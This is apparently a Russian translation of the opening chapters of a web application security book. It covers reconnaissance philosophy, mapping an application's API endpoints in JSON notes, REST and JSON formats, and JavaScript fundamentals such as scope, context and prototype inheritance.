В прошлом сайты имели множество дыр в безопасности (в частности, на уровне сервера и на уровне сети). Современные веб-приложения открывают перед злоумышленниками новые возможности, которыми те активно пользуются. Небольшой исторический экскурс в этой главе крайне важен, так как подчеркивает, что современные проблемы безопасности веб-приложений — этап циклического процесса. В будущем эти веб-приложения станут более защищенными, и хакеры, скорее всего, перейдут на новые виды атак (например, на RTC или веб-сокеты).

Каждая новая технология имеет свои поверхности атаки и уязвимости. Чтобы стать отличным хакером, нужно быть в курсе новейших технологий. У них часто бывают дыры в безопасности, информация о которых еще не опубликована в сети.

Эта книга покажет вам способы взлома и защиты современных веб-приложений. Но описываемые тут техники безопасности — лишь верхушка айсберга. Самый ценный навык для профессионалов в сфере безопасности — это умение находить собственные решения. Надеюсь, следующие главы помогут вам развить критическое мышление и навыки решения задач безопасности, с помощью которых вы сможете превзойти своих коллег, столкнувшись с новой или необычной уязвимостью или ранее невиданными механизмами защиты.

ЧАСТЬ I

Разведка

Я решил начать эту часть не с технического обзора (которого и так хватает на других страницах книги), а с философского.

Для эффективного эксплойта веб-приложения требуется широкий спектр навыков. Хакер должен знать о сетевых протоколах, методах разработки ПО и общих уязвимостях различных типов приложений. При этом ему всегда нужно понимать, что за приложение он собирается взламывать. Чем глубже будет это понимание, тем выше шансы на успех.

Следует основательно изучить функциональные особенности приложения. Кто его пользователи? Каким образом оно приносит доход? Почему пользователи выбирают это приложение среди прочих? Как выглядят конкуренты? Каков алгоритм работы приложения?

Такое понимание необходимо, чтобы определить, какие данные и функции имеют значение. Например, в веб-приложении для продажи автомобилей ключевыми можно считать данные о выставленных на продажу объектах (цена, комплектация и т. п.). А на сайте автолюбителей, участники которого делятся историями проделанного тюнинга, учетные записи будут ценнее, чем информация о комплектации машин в профилях пользователей.

Это справедливо не только для данных, но и для алгоритма работы. Многие веб-приложения приносят доход разными способами, а не полагаются на один источник финансирования.

Платформа обмена мультимедиа может предоставлять ежемесячную подписку, показывать рекламу и предлагать платные загрузки. Что из этого наиболее ценно для компании-владельца? Чем эти варианты монетизации отличаются

с точки зрения удобства использования? Сколько пользователей приносят доход в каждом потоке?

В конечном итоге предварительное изучение веб-приложений сводится к сбору данных и построению модели, объединяющей технические и функциональные детали таким образом, чтобы можно было понять, с какой целью создано приложение и как оно применяется. Без этого сложно правильно выбрать вектор атаки. Таким образом, с философской точки зрения суть разведки — формирование более глубокого понимания веб-приложения. И ключевым фактором тут является информация, независимо от того, носит она технический характер или нет.

В этой книге речь в основном пойдет о поиске и анализе компонентов веб-приложения с технической точки зрения. Но я коснусь и таких вещей, как анализ функциональных характеристик и систематизация информации.

Если у вас в будущем появится возможность собрать данные, обязательно воспользуйтесь ею и проведите собственное нетехническое исследование.

ГЛАВА 2

Введение в разведку веб-приложений

Итак, взлому веб-приложения обычно предшествует этап сбора информации о нем. Разведка обычно выполняется хакерами, пентестерами или охотниками за багами. Полезна она и для инженеров безопасности, так как позволяет обнаружить в веб-приложении слабозащищенные места и внести коррективы до того, как на них наткнется злоумышленник. Сами по себе навыки разведки не особо полезны, но в сочетании со знаниями методов взлома и опытом в области инженерной защиты их ценность огромна.

Сбор информации

Надеюсь, вы поняли, что предварительное изучение приложений с целью разобраться в них — неотъемлемая часть арсенала хорошего хакера. На этом пока наши знания сферы заканчиваются. Так что давайте с технической точки зрения посмотрим, почему так важен этот этап.

Многие из техник разведки, которые вы найдете в следующих главах, могут пригодиться при составлении карты приложений, но могут привести к обнаружению вашего IP-адреса. Подобные эксперименты грозят блокировкой в приложении или даже судебным иском.

Большинство описанных в книге методов и техник следует применять только к своим собственным приложениям или к тем, на тестирование которых вы имеете письменное разрешение.

Разведка осуществляется разными способами. Иногда для ознакомления с внутренней работой приложения достаточно перемещаться по нему и записывать сетевые запросы. Но далеко не у всех из них есть пользовательский интерфейс, позволяющий визуально исследовать и отмечать функциональные возможности.

Большинство общедоступных приложений (часто это приложения для взаимодействия бизнеса и потребителей, такие как социальные сети) оснащено внешним пользовательским интерфейсом. Но это не означает, что у нас есть *полный доступ*. По умолчанию лучше всего считать, что нам *доступен ограниченный набор* элементов интерфейса.

Давайте немного порассуждаем. Скажем, когда вы заходите в свой местный МегаБанк и открываете новый счет (в этом примере — текущий), то, как правило, также получаете логин и пароль. Эти данные позволяют вам в дальнейшем проверять состояние своего счета через интернет. При этом сведения, необходимые для открытия счета, обычно вводит вручную банковский служащий, отвечающий за оформление документов. То есть доступ к веб-приложению, создающему новые счета в банковских базах данных, есть и у сотрудников банка.

Позже вы можете позвонить в банк и попросить открыть еще и сберегательный счет. Достаточно предоставить корректные учетные данные, идентифицирующие пользователя, и услуга будет предоставлена удаленно. В большинстве крупных банков доступ к новому сберегательному счету будет доступен через ту же регистрационную информацию, которая используется для доступа к текущему.

У сотрудников банка есть доступ к приложению, позволяющему отредактировать информацию из уже существующей учетной записи, связав ее с вновь созданной, касающейся сберегательного счета. Это может быть как то же приложение, которое использовалось для создания первой учетной записи, так и какое-то другое.

Кроме того, закрыть свой банковский счет через интернет клиент не может. Для этого ему нужно зайти в филиал банка и попросить об этом лично. После удовлетворения этого запроса счет будет быстро закрыт. Обычно это происходит в течение нескольких часов. Фактически доступ к своему банковскому счету клиент может использовать только для получения информации о его состоянии. Это означает, что у вас есть доступ только на чтение.

Некоторые банки позволяют клиентам оплачивать счета или переводить средства через интернет, но ни один банк не дает им создавать, редактировать или удалять собственные учетные записи. Таким образом, даже клиенты, пользую-

щиеся самыми передовыми цифровыми системами банковского обслуживания, имеют ограниченный набор прав доступа на уровне записи. В то же время администраторам и ряду сотрудников банка разрешено редактировать, создавать и удалять учетные записи.

Банкам нецелесообразно нанимать персонал, который для каждой операции редактирования учетной записи будет вручную создавать запросы к базе данных. Эти задачи логично возложить на программное обеспечение. Приложения с подобным избирательным управлением доступом называют приложениями с *управлением доступом на основе ролей* (role-based access controlled). Сегодня практически невозможно найти приложение с одинаковым уровнем доступа для всех пользователей.

Скорее всего, вы уже сталкивались с подобными элементами управления в ПО. Например, для выполнения опасной команды в ОС может потребоваться авторизация в качестве *администратора*. А в социальных сетях присутствуют *модераторы*. Их уровень доступа выше, чем у обычного пользователя, но ниже, чем у администратора.

Изучая пользовательский интерфейс веб-приложения, мы вряд ли увидим конечные точки API, предназначенные для лиц с повышенным уровнем доступа (администраторов, модераторов и т. п.). Но с помощью специальных техник можно обнаружить эти API и даже построить сложную карту, детально иллюстрирующую полномочия администратора или модератора, чтобы сравнить их с полномочиями стандартного пользователя. Иногда таким способом можно найти дефекты ПО, дающие непривилегированным пользователям более высокий уровень доступа.

Навыки разведки иногда позволяют получить информацию о приложениях, к которым у нас нет доступа. Например, это может быть внутренняя сеть учебного заведения или файловый сервер компании. Нам не нужен пользовательский интерфейс, чтобы узнать, как приложение работает, если у нас есть необходимые навыки для обратного проектирования структуры API приложения и полезные данные, которые эти API принимают.

Иногда в процессе сбора предварительных данных можно столкнуться с незащищенными серверами или API. Многие компании полагаются на несколько серверов, как внутренних, так и внешних. Достаточно забыть одну строчку в конфигурации сети или межсетевого защитного экрана, и HTTP-сервер будет открыт для сетей общего пользования.

Построив карту технического устройства и архитектуры веб-приложения, можно лучше продумать тактику для атаки. Она показывает, какие части приложения защищены лучше всего, а с какими стоит немного поработать.

Карта веб-приложения

Первая часть книги знакомит вас с методами построения карты структуры, организации и функций веб-приложения. Важно отметить, что именно с этого этапа должны начинаться попытки взлома веб-приложений. По мере приобретения опыта вы сможете придумать собственные техники разведки и способы записи и систематизации найденной информации.

Систематизированный набор топографических точек — это знакомая многим *карта*. *Топографией* называется научная дисциплина, изучающая методы изображения элементов земной поверхности. У веб-приложений тоже есть наборы элементов, к которым можно применить те же самые концепции, хотя они и отличаются от встречающихся в природе. Мы будем использовать термин «карта» для обозначения собранных нами точек данных, которые касаются кода, сетевой структуры и набора функций приложения. Следующие несколько глав посвящены способам получения этих данных и заполнению карты.

Форма хранения собираемой информации зависит от сложности приложения и продолжительности его тестирования. Иногда можно обойтись простыми заметками. Для более надежных приложений или таких, которые вы собираетесь тестировать часто и подолгу, вам, вероятно, понадобится решение посложнее. Выбор способа структурирования карт целиком зависит от вас. Любой формат допустим: главное, чтобы он легко читался и позволял сохранять актуальную информацию и взаимосвязи.

Лично я для большинства заметок предпочитаю формат *JSON* (JavaScript Object Notation). Я обнаружил, что в веб-приложениях часто встречаются иерархические структуры данных, которые к тому же позволяют упростить сортировку и поиск по заметкам. Вот пример результатов разведки в формате JSON, которые описывают набор конечных точек API, обнаруженных на сервере API веб-приложения:

```
{
  api_endpoints: {
    sign_up: {
      url: 'mywebsite.com/auth/sign_up',
      method: 'POST',
      shape: {
        username: { type: String, required: true, min: 6, max: 18 },
        password: { type: String, required: true, min: 6: max 32 },
        referralCode: { type: String, required: true, min: 64, max: 64 }
      }
    },
   sign_in: {
```

```
      url: 'mywebsite.com/auth/sign_in',
      method: 'POST',
      shape: {
         username: { type: String, required: true, min: 6, max: 18 },
         password: { type: String, required: true, min: 6: max 32 }
      }
     },
     reset_password: {
      url: 'mywebsite.com/auth/reset',
      method: 'POST',
      shape: {
       username: { type: String, required: true, min: 6, max: 18 },
       password: { type: String, required: true, min: 6: max 32 },
       newPassword: { type: String, required: true, min: 6: max 32 }
      }
     }
    },

features: {
  comments: {},
  uploads: {
   file_sharing: {}
  },
 },

 integrations: {
  oath: {
   twitter: {},
   facebook: {},
   youtube: {}
  }
 }
}
```

Для записи и систематизации полученных разведданных могу порекомендовать такие фантастические инструменты, как приложение для создания иерархических заметок Notion или приложения для составления ментальных карт XMind. В конечном итоге вы найдете метод, который вам лучше всего подходит и в то же время достаточно надежен, чтобы при необходимости масштабироваться на более сложные приложения.

Итоги

Методы предварительного изучения позволяют развить более глубокое понимание технического устройства и структуры веб-приложения, а также обеспечивающих его работу служб. Пристальное внимание следует уделять и записи

собранных сведений, сохраняя их в такой форме, чтобы даже спустя некоторое время в них можно было легко разобраться.

В этой главе я привел в качестве примера заметки в формате JSON. Именно так я предпочитаю сохранять результаты своих усилий по предварительному сбору информации о веб-приложении. В процессе документирования важнее всего сохранить взаимосвязи и иерархию, причем таким образом, чтобы заметки было легко читать и ориентироваться в них.

Если вы найдете стиль документирования, который больше подходит лично вам и легко масштабируется от небольших приложений к крупным, используйте его, ведь содержание и структура заметок гораздо важнее, чем приложение или формат, в котором они хранятся.

ГЛАВА 3

Структура современных веб-приложений

Прежде чем вы научитесь эффективно оценивать веб-приложения с целью предварительного сбора данных, нужно понять, какие вещи многие веб-приложения используют в качестве зависимостей. Эти зависимости охватывают широкий диапазон — от вспомогательных библиотек JavaScript и готовых CSS-модулей до веб-серверов и даже операционных систем. Когда вы поймете, какую роль они играют и как реализуются в стеке приложений, будет намного проще идентифицировать их и искать ошибки в конфигурации.

Сравнение современных и более ранних версий приложений

В основе современных веб-приложений часто лежат технологии, которых не было 10 лет назад. Инструменты создания веб-приложений за это время настолько продвинулись, что процесс работы совершенно поменялся.

Десять лет назад большинство веб-приложений создавались с помощью серверных фреймворков, отправлявших клиенту страницу HTML/JS/CSS. Для обновления клиент запрашивал с сервера другую страницу, которая генерировалась и передавалась по HTTP.

Прошло немного времени, и веб-приложения стали использовать технологию Ajax (асинхронный JavaScript и XML), позволяющую выполнять сетевые запросы из сеанса страницы.

Многие современные приложения на самом деле правильнее представлять в виде набора из двух или более приложений, взаимодействующих через сетевой протокол. Это одно из основных архитектурных отличий от веб-приложений десятилетней давности.

Часто современные веб-приложения состоят из нескольких, связанных через так называемый REST API. REST расшифровывается как Representational State Transfer («передача состояния представления»). Такой API не сохраняет состояния и существует только для выполнения запросов одного приложения к другому. Это означает, что он не хранит сведения об инициаторе запроса.

Способы запуска многих современных клиентских (UI) приложений в браузере напоминают способы запуска традиционных десктопных приложений на ПК. Эти клиентские приложения самостоятельно управляют своим жизненным циклом и запрашивают данные, при этом не требуют перезагружать страницу после начальной загрузки.

Запущенное в браузере автономное приложение нередко взаимодействует со множеством серверов. Например, приложение для размещения изображений, позволяющее пользователям входить в систему, скорее всего, будет иметь специализированный сервер хостинга/распространения по одному URL-адресу, и другой URL-адрес для управления базой данных и учетными записями.

Можно с уверенностью утверждать, что современные приложения представляют собой симбиотическую систему, состоящую из множества отдельных приложений, работающих в унисон. Такой подход можно объяснить появлением еще более четко определенных сетевых протоколов и шаблонов проектирования архитектуры API.

Среднестатистическое веб-приложение сегодня, скорее всего, использует несколько технологий из следующего списка:

- REST API;
- JSON или XML;
- JavaScript;
- фреймворки для построения одностраничных приложений (React, Vue, EmberJS, AngularJS);
- систему аутентификации и авторизации;
- один или несколько веб-серверов (обычно на Linux-сервере);
- один или несколько пакетов ПО для серверов (ExpressJS, Apache, NginX);

- одну или несколько баз данных (MySQL, MongoDB и т. п.);
- хранилище данных на стороне клиента (файлы cookie, веб-хранилище, IndexDB).

Это далеко не исчерпывающий список, так как в рамках одной книги невозможно охватить все технологии, используемые при создании веб-приложений.

Если вам требуется информация о технологии, не входящей в приведенный выше список, обратитесь к другим изданиям, посвященным написанию кода, или, например, к сайту Stack Overflow.

Некоторые из этих технологий существовали и десять лет назад, но за прошедшие годы они претерпели различные изменения. Например, базами данных люди пользуются уже несколько десятилетий, но базы NoSQL и базы на стороне клиента появились относительно недавно. Разработка полнофункциональных приложений JavaScript также была невозможна до внедрения программной платформы NodeJS и менеджера пакетов npm. За последнее десятилетие ситуация вокруг веб-приложений менялась так быстро, что многие ранее неизвестные технологии теперь используются почти повсеместно.

А на горизонте уже маячат новые технологии. Например, интерфейс Cache для локального хранения запросов и Web Sockets как альтернативный сетевой протокол взаимодействия клиент–сервер (или даже клиент–клиент). В конце концов, в браузеры собираются добавить поддержку версии ассемблерного кода, известной как формат web assembly («веб-сборка»), которая позволит писать код на стороне клиента на языках, отличных от JavaScript.

Каждая новая технология несет с собой новые дыры в безопасности, которые можно обнаружить и использовать. Так что сейчас самое время заняться поиском уязвимостей или защитой веб-приложений.

К сожалению, я не могу рассказать обо всех технологиях, применяемых сегодня в сети. Для этого потребовалась бы отдельная книга! Так что в этой главе я рассмотрю только технологии из приведенного выше списка. Не стесняйтесь искать дополнительные материалы о тех из них, с которыми вы еще не очень хорошо знакомы.

REST API

Аббревиатура REST расшифровывается Representational State Transfer — *«передача состояния представления»*. Она обозначает нестандартный способ проектирования API, удовлетворяющий следующим критериям:

Разделение функций клиента и сервера

Архитектура REST предназначена для создания хорошо масштабируемых и вместе с тем простых веб-приложений. Благодаря разделению функций клиента и сервера клиентское приложение может запрашивать ресурсы с сервера, не вникая в логику взаимодействия с базами данных и вообще в детали реализации различных операций.

Отсутствие фиксации состояния

В архитектуре REST каждый запрос считается независимой транзакцией, то есть общение клиента с сервером состоит из независимых пар «запрос–ответ». При этом на сервере не сохраняется никакой информации о состоянии клиента. Это не означает, что REST API не может выполнять аутентификацию и авторизацию. Просто вместе с каждым запросом отправляется информация, идентифицирующая пользователя, например, в виде токена.

Легкость кэширования

Чтобы предотвратить отправку клиенту в ответ на его запрос устаревших или неверных данных, каждый ответ сервера должен отмечаться как кэшируемый или не кэшируемый. Это достаточно легко реализуется, поскольку в архитектуре REST четко определено, какая конечная точка обслуживает те или иные данные. В идеале кэши должны управляться программой, чтобы случайно не передать информацию ограниченного доступа пользователю, у которого к ней доступа нет.

Каждая конечная точка определяет конкретный объект или метод

Обычно конечные точки определяются иерархически: например, `/moderators/joe/logs/12_21_2018`. При этом REST API могут использовать HTTP-методы `GET`, `POST`, `PUT` и `DELETE`. В результате получается запрос, содержащий в себе всю необходимую информацию для его обработки.

Хотите изменить аккаунт модератора «joe»? Используйте команду `PUT /moderators/joe`. Хотите удалить лог 12_21_2018? Достаточно простой команды: `DELETE /moderators/joe/logs/12_21_2018`.

Поскольку REST API следуют четко определенному архитектурному шаблону, в приложение можно легко интегрировать такой инструмент, как Swagger (рис. 3.1). Он сохраняет сведения о конечных точках, чтобы другим разработчикам было проще понять их назначение.

Рис. 3.1. Swagger — автоматический генератор документации API, разработанный для простой интеграции с REST API

Раньше большинство веб-приложений разрабатывались с использованием протокола *SOAP* (Simple Object Access Protocol, «простой протокол доступа к объектам»). По сравнению с ним архитектура REST имеет несколько преимуществ:

- запрашиваются не функции, а целевые данные;
- простое кэширование запросов;
- высокая масштабируемость.

Кроме того, в случае SOAP используется формат обмена данными XML, а в REST API принимается любой формат данных, хотя чаще всего используется JSON. Код JSON не так перегружен синтаксисом, как код XML, и проще читается людьми, так что здесь у REST еще одно преимущество.

Вот пример информации, записанной в формате XML:

```
<user>
 <username>joe</username>
 <password>correcthorsebatterystaple</password>
 <email>joe@website.com</email>
 <joined>12/21/2005</joined>
 <client-data>
  <timezone>UTF</timezone>
  <operating-system>Windows 10</operating-system>
  <licenses>
```

```
   <videoEditor>abc123-2005</videoEditor>
   <imageEditor>123-456-789</imageEditor>
  </licenses>
 </client-data>
</user>
```

Эта же информация в формате JSON:

```
{
 "username": "joe",
 "password": "correcthorsebatterystaple",
 "email": "joe@website.com",
 "joined": "12/21/2005",
 "client_data": {
  "timezone": "UTF",
  "operating_system": "Windows 10",
  "licenses": {
   "videoEditor": "abc123-2005",
   "imageEditor": "123-456-789"
  }
 }
}
```

Большинство современных веб-приложений, с которыми вам предстоит столкнуться, построены с учетом требований REST (их называют RESTful API). Или же это может быть REST-реализация, использующая формат JSON. Спецификацию XML и SOAP API в основном можно встретить в корпоративных приложениях, где они необходимы для обеспечения совместимости с предыдущими версиями.

Понимать структуру REST API важно для обратного проектирования уровней API веб-приложения. Знание основных принципов REST API станет вашим преимуществом, ведь именно по ним построены многие приложения, с которыми вам предстоит иметь дело. Кроме того, REST API дает доступ ко множеству инструментов, которые вы, возможно, захотите использовать или интегрировать в свой рабочий процесс.

Формат JSON

Архитектурная спецификация REST определяет сопоставление HTTP-методов с ресурсами (конечными точками API и алгоритмами работы) на сервере. Большинство современных REST API передают данные в формате JSON.

Важно учитывать, что сервер приложения должен взаимодействовать с его клиентом (обычно это какой-то код в браузере или в мобильном приложении). Без этого невозможно сохранять информацию о состоянии на разных устройствах и само состояние между учетными записями. Все состояния должны храниться локально.

Поскольку современные веб-приложения требуют интенсивного взаимодействия клиент–сервер (для нисходящего обмена данными и восходящих запросов в виде HTTP-методов), отправлять данные в свободном формате невозможно. Формат передачи данных должен быть единым.

Одно из возможных решений — это JSON, открытый (некоммерческий) текстовый формат обмена данными, имеющий ряд интересных характеристик:

- он очень лаконичный (не требует большой пропускной способности сети);
- легко интерпретируется (это снижает нагрузку на серверное/клиентское оборудование);
- легко читается человеком;
- допускает иерархическое представление данных (что позволяет выражать сложные соотношения);
- представления объектов JSON и объектов JavaScript очень похожи, что упрощает создание новых объектов JSON в браузере.

Все основные современные браузеры имеют встроенную (и быструю) поддержку кода JSON, что, в дополнение к ранее перечисленным свойствам делает JSON отличным форматом для передачи данных сервером, не сохраняющим данные, и браузером.

Пример JSON:

```
{
"first": "Sam",
"last": "Adams",
"email": "sam.adams@company.com",
"role": "Engineering Manager",
"company": "TechCo.",
  "location": {
  "country": "USA",
  "state": "california",
  "address": "123 main st.",
  "zip": 98404
  }
}
```

В браузере JSON может быть легко преобразован в объект JavaScript:

```
const jsonString = `{
 "first": "Sam",
 "last": "Adams",
 "email" "sam.adams@company.com",
 "role": "Engineering Manager",
 "company": "TechCo.",
 "location": {
  "country": "USA",
  "state": "california",
  "address": "123 main st.",
  "zip": 98404
 }
}`;

// преобразуем отправленную сервером строку в объект
const jsonObject = JSON.parse(jsonString);
```

Формат JSON гибкий, лаконичный и простой в использовании. Он не лишен недостатков, ведь для облегчения формата приходится чем-то жертвовать. Но об этом мы поговорим позже при оценке различий в безопасности JSON и его конкурентов. Сейчас же важно просто запомнить, что этот формат используется для значительного количества сетевых запросов от браузера к серверу.

Научитесь читать код JSON и установите в браузер или в редактор кода подключаемый модуль для форматирования строк JSON. Возможность их быстрого анализа и поиска конкретных ключей позволит в короткий срок тестировать на проникновение широкий спектр API.

JavaScript

В книге мы будем постоянно обсуждать клиентские и серверные приложения.

Сервер — это компьютер (обычно мощный) в дата-центре (иногда виртуальном, называемом *облаком*), который отвечает за обработку запросов к веб-сайту. Иногда речь идет о кластере серверов, а порой имеют в виду один легкий сервер, используемый для разработки или записи данных об операциях.

Клиентом называется любое устройство, с помощью которого пользователь управляет веб-приложением. Это может быть мобильный телефон, киоск в торговом центре или сенсорный экран в электромобиле. Но в контексте этой книги в качестве клиента мы будем рассматривать обычный браузер.



Рис. 3.2. Пример кода JavaScript

На сервере можно запускать практически любое ПО на любом языке. Современные веб-серверы работают с программным обеспечением на Python, Java, JavaScript, C ++ и т. п. Клиентам (в частности, браузерам) такая роскошь недоступна. JavaScript (JS) — это единственный динамический язык для клиентских сценариев в браузерах, который был изначально разработан только для этих целей. Теперь он используется во многих приложениях — от мобильных до интернета вещей (IoT). Пример кода представлен на рис. 3.2.

Именно на JS написано большинство примеров в этой книге. Когда это возможно, бэкенд также пишется на JavaScript, чтобы не тратить время на переключение контекста.

Я постараюсь сделать все примеры кода на JavaScript как можно более простыми, но иногда мне придется добавлять конструкции, которые не так популярны (или же хорошо известны), на других языках.

JavaScript уникален, потому что его разработка связана с развитием браузеров и связанного с ними программного интерфейса DOM. Соответственно, у него есть особенности, о которых стоит узнать, прежде чем двигаться дальше.

Переменные и их область видимости

В стандарте ES6 языка JavaScript (последней версии) определить переменную можно четырьмя способами:

```
// глобальная область видимости
age = 25;

// видимость внутри функции
var age = 25;
```

```
// блочная область видимости
let age = 25;

// блочная область видимости без возможности переназначения
const age = 25;
```

Внешне они похожи друг на друга, но функционально различаются.

age = 25

Без ключевых слов `var`, `let` или `const` любая определенная переменная окажется в глобальной области видимости. Это означает, что доступ к переменной есть у любого глобально определенного объекта. По большому счету это считается плохой практикой и может стать причиной серьезных уязвимостей в системе безопасности и ошибок.

Следует отметить, что все переменные без идентификатора также будут иметь указатель, добавленный к объекту `window` браузера:

```
// определение глобальной переменной типа integer
age = 25;

// прямой вызов (возвращает 25)
console.log(age);

// вызов через указатель на объект window (возвращает 25)
console.log(window.age);
```

Это может вызвать конфликт в пространстве имен объекта `window` (именно его интерфейс DOM использует для поддержания состояния окна браузера) — еще одна хорошая причина избегать подобной практики.

var age = 25

Переменная, определенная с ключевым словом `var`, привязана к ближайшей функции или, если блок функции не задан, оказывается глобальной.

Возможно, некоторая путаница, связанная с такими переменными, в итоге привела к добавлению в язык ключевого слова `let`.

```
const func = function() {
 if (true) {
  // переменная age определяется внутри блока if
  var age = 25;
 }

 /*
```

```
  * вывод значения age даст 25
  *
  * это происходит, потому что ключевое слово var связано с
  * ближайшей функцией, а не с ближайшим блоком.
  */
 console.log(age);
};
```

Здесь переменная определяется ключевым словом `var` и значением `25`. В большинстве других языков при попытке вывести ее значение в консоль оно окажется неопределенным. Ключевое слово `var` ограничивает область видимости функцией, а не блоком. Это может привести к путанице при отладке.

let age = 25

В версии ECMAScript 6 (спецификации для JavaScript) появились два новых ключевых слова — `let` и `const`, определяющие объект так же, как и в других современных языках.

Как несложно догадаться, ключевое слово `let` создает переменную с блочной областью видимости:

```
const func = function() {
 if (true) {
   // переменная age определяется внутри блока if
   let age = 25;
 }

  /*
   * На этот раз команда console.log(age) вернет `undefined`.
   *
   * Потому что, в отличие от `var`, `let` привязывается к ближайшему блоку.
   * Считается, что связывание области видимости с ближайшим
   * блоком, а не с функцией увеличивает читабельность
   * и уменьшает количество ошибок, связанных с областью видимости.
   */
 console.log(age);
};
```

const age = 25

Ключевое слово `const`, как и `let`, определяет переменную в блочной видимости без права переназначения. Это напоминает действие модификатора `final` в таких языках, как Java.

```
const func = function() {
  const age = 25;
```

```
  /*
   * Это даст: TypeError: ошибку присвоения переменной `age`
   *
   * Как и `let`, `const` связывает область видимости с блоком.
   * Основное отличие состоит в невозможности поменять значение
   * после создания экземпляра переменной.
   *
   * Свойства объекта, созданного с ключевым словом const,
   * можно менять. Это сохраняет неизменным указатель на переменную
   * `age` в памяти, позволяя менять ее значение или свойства.
   */
  age = 35;
};
```

Словом, чтобы избежать ошибок и улучшить читаемость кода, нужно всегда использовать ключевые слова `let` и `const`.

Функции

В JavaScript функции также являются объектами. Это означает, что они могут быть назначены и переназначены с помощью тех же переменных и ключевых слов.

Это все примеры функций:

```
// анонимная функция
function () {};

// именованная функция с глобальной областью видимости
a = function() {};

// именованная функция с видимостью внутри функции
var a = function() { };

// именованная функция с блочной областью видимости
let a = function () {};

// именованная функция с блочной областью видимости без переназначения
const a = function () {};

// анонимная функция, наследующая родительский контекст
() => {};

// мгновенно выполняемое функциональное выражение (IIFE)
(function() { })();
```

Первая функция — анонимная. Ее нельзя вызвать напрямую, потому что у нее отсутствует идентификатор. Дальше идут четыре обычные функции, область

видимости которых задана с помощью ключевых слов, как мы делали при задании переменной `age`. Шестая функция — стрелочная — разделяет `context` со своим родителем (скоро мы рассмотрим этот тип функций более подробно).

Последним идет особый тип функции, который, вероятно, можно встретить только в языке JavaScript, — IIFE. Эта аббревиатура расшифровывается как immediately invoked function expression, то есть немедленно выполняемые функциональные выражения. Такие функции запускаются сразу после загрузки и выполняются внутри собственного пространства имен. Они применяются для инкапсуляции блоков кода из сторонних источников.

Контекст

Если вы умеете программировать на другом языке, но хотите хорошо знать JavaScript, то вам необходимо изучить пять базовых понятий: область видимости, контекст, прототипное наследование, асинхронное выполнение кода и DOM.

Каждая функция в JS имеет набор свойств и прикрепленных к ней данных. Эта информация называется *контекстом* функции. Контекст можно менять во время выполнения кода. Для ссылки на объекты, хранящиеся в контексте функции, используется ключевое слово `this`:

```
const func = function() {
this.age = 25;

// возвращает 25
console.log(this.age);
};

// возвращает undefined
console.log(this.age);
```

Понятно, что из-за трудности отладки контекста возникает множество досадных ошибок. Особенно часто это случается, когда контекст объекта необходимо передать другой функции.

В языке JavaScript есть несколько вариантов решения этой проблемы, призванных помочь разработчикам в распределении контекста между функциями:

```
// создаем клон функции getAge() с контекстом от ageData
// и вызываем его с параметром 'joe'
const getBoundAge = getAge.bind(ageData)('joe');

// вызов функции getAge() с контекстом ageData и параметром joe
const boundAge = getAge.call(ageData, 'joe');
```

```
// вызов функции getAge() с контекстом ageData и параметром joe
const boundAge = getAge.apply(ageData, ['joe']);
```

Три функции, `bind`, `call` и `apply`, позволяют перемещать контекст от одной функции к другой. Разница между `call` и `apply` состоит в том, что первая принимает аргументы в виде списка, а вторая — в виде массива.

Их можно легко менять местами:

```
// преобразуем массив в список
const boundAge = getAge.call(ageData, ...['joe']);
```

Стрелочная функция — еще одно новое дополнение, помогающее управлять контекстом. Она наследует контекст своего родителя, позволяя передавать его от родительской функции к дочерней без явного вызова функций `bind`, `call` и `apply`:

```
// глобальный контекст
this.garlic = false;

// рецепт супа (garlic — чеснок)
const soup = { garlic: true };

// стандартная функция, присоединенная к объекту soup
soup.hasGarlic1 = function() { console.log(this.garlic); } // true

// стрелочная функция, присоединенная к глобальному контексту
soup.hasGarlic2 = () => { console.log(this.garlic); } // false
```

Знание этих способов управления контекстом упрощает и ускоряет сбор данных о сервере или клиенте, запрограммированных на JavaScript. Можно даже обнаружить некоторые специфические для JS уязвимости, связанные с использованием этих сложных структур.

Прототипное наследование

Множество традиционных языков, которые используются для программирования приложений на стороне сервера, предлагают наследование на основе классов. В отличие от них в JavaScript применяется очень гибкая прототипная система наследования. К сожалению, так как эта система встречается достаточно редко, разработчики зачастую предпочитают преобразовывать ее в систему на основе классов.

Классы в этом случае действуют как своего рода сценарии, определяющие объекты. Они могут наследовать от других классов, формируя иерархические

отношения. Например, в языке Java подклассы создаются с помощью ключевого слова `extends`, а объекты класса — с помощью оператора `new`.

В JavaScript такие типы классов не поддерживаются, но гибкость прототипного наследования позволяет точно имитировать подобную функциональность с неким абстрактным представлением поверх системы прототипов. В системе наследования, которая применяется в языке JavaScript, любой созданный объект имеет свойство `prototype`. К нему прилагается свойство `constructor`, указывающее на функцию, обладающую свойством `prototype`. В результате для создания новых экземпляров объектов может использоваться любой объект, ведь конструктор указывает на объект, содержащий прототип, который, в свою очередь, содержит конструктор.

На первый взгляд это кажется сложным, поэтому рассмотрим пример:

```
/*
 * Псевдокласс vehicle (автомобиль), написанный на языке JavaScript.
 *
 * Это намеренно упрощенный пример, демонстрирующий
 * основы прототипного наследования.
 */
const Vehicle = function(make, model) {
 this.make = make;
 this.model = model;

 this.print = function() {
  return `${this.make}: ${this.model}`;
 };
};

const prius = new Vehicle('Toyota', 'Prius');
console.log(prius.print());
```

Новые объекты в JavaScript появляются вместе с объектом `__proto__`, указывающим на прототип, конструктор которого вызвался во время создания объекта.

Это позволяет сравнивать объекты вот таким способом:

```
const prius = new Vehicle('Toyota', 'Prius');
const charger = new Vehicle('Dodge', 'Charger');

/*
 * Легко заметить, что объекты "Prius" и "Charger" были созданы
 * на базе объекта "Vehicle".
 */
prius.__proto__ === charger.__proto__;
```

Часто прототип объекта редактируется разработчиками, что вносит путаницу в функциональность веб-приложения. И, что самое важное, поскольку все объекты в JS доступны для редактирования, изменение свойств прототипа может произойти в любой момент.

